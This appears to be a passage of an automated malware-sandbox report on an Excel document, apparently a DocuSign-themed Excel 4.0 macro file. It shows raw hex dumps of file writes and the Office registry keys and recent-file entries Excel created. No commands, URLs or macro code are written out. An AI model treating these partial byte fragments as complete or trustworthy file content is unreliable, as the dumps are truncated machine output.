C:\Users\user\Desktop\F0EE0000	unknown	16384	3e c0 8f 4f f0 20 81 bc a9 18 4a bf 5f df bf be be ae e6 df fb ed df f5 fe e1 ab 53 41 ef 2e 3a e6 43 d9 e8 85 b4 1e 42 c9 1d 88 d8 6e 7c 52 87 01 2b 31 06 a9 86 c7 65 81 a4 e0 c8 c4 1e 44 8c 65 86 ad 86 17 9e 20 27 13 f2 5d e4 a3 23 7a 25 36 b0 88 71 ce 68 b8 1e 71 2c 40 a0 e2 50 e5 76 c5 60 3a 10 e9 06 a5 b4 97 98 cc 22 7f a5 10 37 fd f9 4d 9d f4 c7 f5 d7 5f de d7 f5 d8 c1 eb 65 d1 6b d4 02 6f 01 51 b9 88 fe ab aa af ec f6 82 a8 12 16 ee 21 26 18 16 ad 87 83 08 70 35 38 f2 92 18 b0 83 24 be ab f4 9a 96 21 af 61 a4 55 af a8 e0 60 da f4 0c db 41 a9 02 bf 20 f4 11 d5 0d 39 fa 00 f9 99 0a f9 7c 13 bc 42 50 54 e9 9a 86 bb 47 f9 1b 85 93 a1 90 fe 75 fd 6a 0e 87 5f 7f 7d 3f 36 ed e1 d0 da d7 a1 39 de 3e 98 0b d7 ef ed d9 25 90 c3 ab 42 ea 5c 79 57 90 87 bd a6	>..O. ....J._.....SA. .:.C.....B....n|R..+1....e.... ..D.e..... '..]..#z%6..q.h..q, @..P.v.`:.....".."...7..M..... _.....e.k..o.Q.....!& .....p58.....$.....!.a.U...`. ...A... ....9.....|..BPT....G .....u.j._._}?6.....9.>.... ..%...B.\yW....	success or wait	1	7FEEAAF9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\F0EE0000	unknown	16384	e1 c1 d9 bc 01 cb 2d 7d fe 57 21 16 a8 76 90 2b 8d 0e 3a 71 3d cd 38 38 81 62 47 07 83 b8 51 d4 b3 2e 98 f9 bf 4f 35 1b 60 90 c4 79 d6 f4 ab c2 86 4a 60 c9 8e 09 46 d6 c9 72 4a 80 4d cf e2 cb 29 b0 d0 83 2b b4 a2 8f 2a d7 a3 7c e6 ca 51 9a 83 a3 d6 3f 37 9d a1 5c 54 67 a4 fd 0a a1 f2 27 91 3b b9 1c 0d 2d de 9d a6 06 79 a6 44 57 93 3d 0a da c3 ce 77 41 33 d5 23 8b 22 87 bf e4 a8 0a 28 d6 00 8a dc 7a ef 6c cb d4 ee 55 38 78 9a 14 0c 26 af 70 a3 63 b6 6b 88 be e2 ae 62 a9 82 4a 1e de 8a 9f d6 2d f7 40 4f 84 dd b7 de ca 78 8c 5c 7e d9 01 b5 45 9e b5 fb 5c a6 53 b8 ee b4 fc cc 3a 75 8b 8a cc 89 c0 12 48 d2 49 28 03 62 67 2e ff 20 c5 6e 73 f1 c4 90 ae c7 64 9b 94 d2 1f 38 ed 69 d2 1d c1 e0 42 a3 9b 8e 06 8b 40 ef de 94 4e 9e cc e7 dd 76 ea bb 56 53 5b 4e e8 e9	......-}.W!..v.+..:q=.88.bG... Q......O5.`..y.....J`...F..rJ. M...)...+...*..|..Q....?7..\Tg .....'.;...-....y.DW.=....wA3. #.".....(....z.l...U8x...&.p.c .k....b..J.....-.@O.....x.\~.. .E...\.S.....:u......H.I(.bg.. .ns.....d....8.i....B.....@.. .N....v..VS[N..	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user\Desktop\F0EE0000	unknown	12002	43 00 40 00 be 00 88 00 3f 00 00 00 43 00 40 00 d7 00 44 00 00 14 00 00 6c 02 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 8c 00 08	C.C.C.C.C.C.C.C.C.C.C.C. C.C.C. C.C.C.C.C.@.....?...C.C.C. C.C. C.C.C.C.C.C.C.C.C.C.C.C. C.C.C. C.C.C.C.C.C.C.C.C.C.C.C. C.C.C. C.C.C.C.C.C.C.C.C.C.C.C. C.C.C. C.C.C.C.C.C.C.C.C.C.C.C. C.C.C. @...D.....l..................	success or wait	1	7FEEAAF9AC0	unknown

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\F0EE0000</td><td>unknown</td><td>16384</td><td>e1 c1 d9 bc 01 cb 2d
7d fe 57 21 16 a8 76
90 2b 8d 0e 3a 71 3d
cd 38 38 81 62 47 07
83 b8 51 d4 b3 2e 98
f9 bf 4f 35 1b 60 90
c4 79 d6 f4 ab c2 86
4a 60 c9 8e 09 46 d6
c9 72 4a 80 4d cf e2
cb 29 b0 d0 83 2b b4
a2 8f 2a d7 a3 7c e6
ca 51 9a 83 a3 d6 3f
37 9d a1 5c 54 67 a4
fd 0a a1 f2 27 91 3b
b9 1c 0d 2d de 9d a6
06 79 a6 44 57 93 3d
0a da c3 ce 77 41 33
d5 23 8b 22 87 bf e4
a8 0a 28 d6 00 8a dc
7a ef 6c cb d4 ee 55
38 78 9a 14 0c 26 af
70 a3 63 b6 6b 88 be
e2 ae 62 a9 82 4a 1e
de 8a 9f d6 2d f7 40
4f 84 dd b7 de ca 78
8c 5c 7e d9 01 b5 45
9e b5 fb 5c a6 53 b8
ee b4 fc cc 3a 75 8b
8a cc 89 c0 12 48 d2
49 28 03 62 67 2e ff
20 c5 6e 73 f1 c4 90
ae c7 64 9b 94 d2 1f
38 ed 69 d2 1d c1 e0
42 a3 9b 8e 06 8b 40
ef de 94 4e 9e cc e7
dd 76 ea bb 56 53 5b
4e e8 e9</td><td>......-}.W!..v.+..:q=.88.bG...
Q......O5.`..y.....J`...F..rJ.
M...)...+...*..|..Q....?7..\Tg
.....'.;...-....y.DW.=....wA3.
#.".....(....z.l...U8x...&.p.c
.k....b..J.....-.@O.....x.\~..
.E...\.S.....:u......H.I(.bg..
.ns.....d....8.i....B.....@..
.N....v..VS[N..</td><td>success or wait</td><td>1</td><td>7FEEAAF9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\F0EE0000</td><td>unknown</td><td>15894</td><td>43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 40 00
be 00 88 00 3f 00 00
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 43 00
43 00 43 00 43 00 43
00 43 00 43 00 40 00
d7 00 44 00 00 14 00
00 6c 02 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 8c 00 8c 00 8c
00 8c 00 8c 00 8c 00
8c 00 08</td><td>C.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.
C.C.C.C.C.@.....?...C.C.C.
C.C.
C.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.
C.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.
C.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.
C.C.C.C.C.C.C.C.C.C.C.C.
C.C.C.
@...D.....l...................
....
...............</td><td>success or wait</td><td>1</td><td>7FEEAAF9AC0</td><td>unknown</td></tr>
</table>

<table>
<tr><th>File Path</th><th>Offset</th><th>Length</th><th>Value</th><th>Ascii</th><th>Completion</th><th>Count</th><th>Source Address</th><th>Symbol</th></tr>
<tr><td>C:\Users\user\Desktop\F0EE0000</td><td>unknown</td><td>16384</td><td>09 08 10 00 00 06 05
00 67 32 cd 07 c9 80
01 00 06 06 00 00 e1
00 02 00 b0 04 c1 00
02 00 00 00 e2 00 00
00 5c 00 70 00 02 00
00 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 20 20
20 20 20 20 20 42 00
02 00 b0 04 61 01 02
00 00 00 c0 01 00 00
3d 01 04 00 06 00 04
00 9c 00 02 00 11 00
19 00 02 00 00 00 12
00 02 00 00 00 13 00
02 00 00 00 af 01 02
00 00 00 bc 01 02 00
00 00 3d 00 12 00 f0
00 69 00 d5 39 4a 1f
38 00 00 00 00 00 01
00 58 02 40 00 02 00
00 00 8d 00 02 00 00
00 22 00 02 00 00 00
0e 00 02</td><td>........g2....................
......\.p....

B.....a.........=...........
....
..=.....i..9J.8.......X.@.....
......"........</td><td>success or wait</td><td>1</td><td>7FEEAAF9AC0</td><td>unknown</td></tr>
<tr><td>C:\Users\user\Desktop\F0EE0000</td><td>unknown</td><td>200</td><td>fe ff 00 00 06 01 02
00 00 00 00 00 00 00
00 00 00 00 00 00 00
00 00 00 01 00 00 00
e0 85 9f f2 f9 4f 68
10 ab 91 08 00 2b 27
b3 d9 30 00 00 00 98
00 00 00 07 00 00 00
01 00 00 00 40 00 00
00 04 00 00 00 48 00
00 00 08 00 00 00 54
00 00 00 12 00 00 00
60 00 00 00 0c 00 00
00 78 00 00 00 0d 00
00 00 84 00 00 00 13
00 00 00 90 00 00 00
02 00 00 00 e4 04 00
00 1e 00 00 00 04 00
00 00 00 00 00 00 1e
00 00 00 04 00 00 00
00 00 00 00 1e 00 00
00 10 00 00 00 4d 69
63 72 6f 73 6f 66 74
20 45 78 63 65 6c 00
40 00 00 00 00 c0 7c
0d 23 d9 c6 01 40 00
00 00 00 ef d6 b6 c7
2d d7 01 03 00 00 00
00 00 00 00</td><td>.............................
...Oh.....+'..0..............
@.......H.......T.......`.....
..x..........................
....
..Microsoft Excel.@.....|.#...
@........-..........</td><td>success or wait</td><td>1</td><td>7FEEAAF9AC0</td><td>unknown</td></tr>
</table>

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\F0EE0000	unknown	268	fe ff 00 00 06 01 02 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 01 00 00 00 02 d5 cd d5 9c 2e 1b 10 93 97 08 00 2b 2c f9 ae 30 00 00 00 dc 00 00 00 08 00 00 00 01 00 00 00 48 00 00 00 17 00 00 00 50 00 00 00 0b 00 00 00 58 00 00 00 10 00 00 00 60 00 00 00 13 00 00 00 68 00 00 00 16 00 00 00 70 00 00 00 0d 00 00 00 78 00 00 00 0c 00 00 00 96 00 00 00 02 00 00 00 e4 04 00 00 03 00 00 00 00 00 0e 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 0b 00 00 00 00 00 00 00 1e 10 00 00 02 00 00 00 09 00 00 00 44 6f 63 75 53 69 67 6e 00 05 00 00 00 44 6f 63 31 00 0c 10 00 00 00 04 00 00 00 1e 00 00 00 0b 00 00 00 57 6f 72 6b 73 68 65 65 74 73 00 03 00 00 00 01 00 00 00 1e 00 00 00 11 00 00 00 45 78 63 65 6c 20 34 2e 30 20 4d 61 63 72	....+,..0..... H.....P.....X.....`..... ..h.....p.....x..... .... DocuSign.....Doc1..... ....Worksheets..... .Excel 4.0 Macr	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user\Desktop\F0EE0000	unknown	3072	01 00 00 00 02 00 00 00 03 00 00 00 04 00 00 00 05 00 00 00 06 00 00 00 07 00 00 00 08 00 00 00 09 00 00 00 0a 00 00 00 0b 00 00 00 0c 00 00 00 0d 00 00 00 0e 00 00 00 0f 00 00 00 10 00 00 00 11 00 00 00 12 00 00 00 13 00 00 00 14 00 00 00 15 00 00 00 16 00 00 00 17 00 00 00 18 00 00 00 19 00 00 00 1a 00 00 00 1b 00 00 00 1c 00 00 00 1d 00 00 00 1e 00 00 00 1f 00 00 00 20 00 00 00 21 00 00 00 22 00 00 00 23 00 00 00 24 00 00 00 25 00 00 00 26 00 00 00 27 00 00 00 28 00 00 00 29 00 00 00 2a 00 00 00 2b 00 00 00 2c 00 00 00 2d 00 00 00 2e 00 00 00 2f 00 00 00 30 00 00 00 31 00 00 00 32 00 00 00 33 00 00 00 34 00 00 00 35 00 00 00 36 00 00 00 37 00 00 00 38 00 00 00 39 00 00 00 3a 00 00 00 3b 00 00 00 3c 00 00 00 3d 00 00 00 3e 00 00 00 3f 00 00 00 40 00 00	....!..."...#...$...%...&...'... (...)...*...+...,...-... ..../...0...1...2...3...4...5. ..6...7...8...9...:...;...<... =...>...?...@..	success or wait	1	7FEEAAF9AC0	unknown

File Path	Offset	Length	Value	Ascii	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\F0EE0000	unknown	512	d0 cf 11 e0 a1 b1 1a e1 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 3e 00 03 00 fe ff 09 00 06 00 00 00 00 00 00 00 00 00 00 00 05 00 00 00 75 02 00 00 00 00 00 00 00 10 00 00 fe ff ff ff 00 00 00 00 fe ff ff ff 00 00 00 00 70 02 00 00 71 02 00 00 72 02 00 00 73 02 00 00 74 02 00 00 ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff ff	.....>..... .....u..... .....p...q...r...s. ..t.....	success or wait	1	7FEEAAF9AC0	unknown

File Read

File Path	Offset	Length	Completion	Count	Source Address	Symbol
C:\Users\user\Desktop\F0EE0000	unknown	16384	success or wait	1	7FEEAAF9AC0	unknown
C:\Users\user\Desktop\F0EE0000	unknown	16384	success or wait	1	7FEEAAF9AC0	unknown

Registry Activities

Key Created

Key Path	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\Common\Offline\Options	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency	success or wait	3	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery	success or wait	3	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE6D	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE080	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EE1A8	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\StartupItems	success or wait	1	7FEEAAF9AC0	unknown

Key Value Created

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	1	7FEEAAF9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 17	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416181845.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 18	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2874006916.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 19	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9369051781.xlsx	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 20	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7606393495.xlsx	success or wait	1	7FEEAAF9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Resiliency\DocumentRecovery\EDE6D	EDE6D	binary	04 00 00 00 C8 08 00 00 38 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 62 00 65 00 66 00 6F 00 72 00 65 00 2E 00 32 00 2E 00 30 00 2E 00 30 00 2E 00 73 00 68 00 65 00 65 00 74 00 2E 00 63 00 73 00 76 00 00 00 00 00 22 00 00 00 43 00 3A 00 5C 00 55 00 73 00 65 00 72 00 73 00 5C 00 41 00 6C 00 62 00 75 00 73 00 5C 00 41 00 70 00 70 00 44 00 61 00 74 00 61 00 5C 00 4C 00 6F 00 63 00 61 00 6C 00 5C 00 54 00 65 00 6D 00 70 00 5C 00 01 00 00 00 01 00 00 00 63 9E 89 B2 C7 2D D7 01 6D DE 0E 00 6D DE 0E 00 00 00 00 00 B8 02 00 00 0A 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00 00	success or wait	1	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\Place MRU	Max Display	dword	25	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Max Display	dword	25	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 1	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9713424497.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 2	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0887538035.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 3	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\8416751812.xlsx	success or wait	2	7FEEAAF9AC0	unknown

Key Path	Name	Type	Data	Completion	Count	Source Address	Symbol
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 4	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3580751004.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 5	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\5367203117.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 6	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3764832265.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 7	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\3013890265.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 8	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\0615447233.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 9	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\4144085054.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 10	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\2109793820.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 11	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1417002460.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 12	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1387277564.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 13	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9281004682.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 14	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\1169381505.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 15	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\9801086636.xlsx	success or wait	2	7FEEAAF9AC0	unknown
HKEY_CURRENT_USER\Software\Microsoft\Office\14.0\Excel\file mru	Item 16	unicode	[F00000000][T01D1BB6D4B429860][O00000000]*C:\Users\user\Desktop\7838756049.xlsx	success or wait	2	7FEEAAF9AC0	unknown
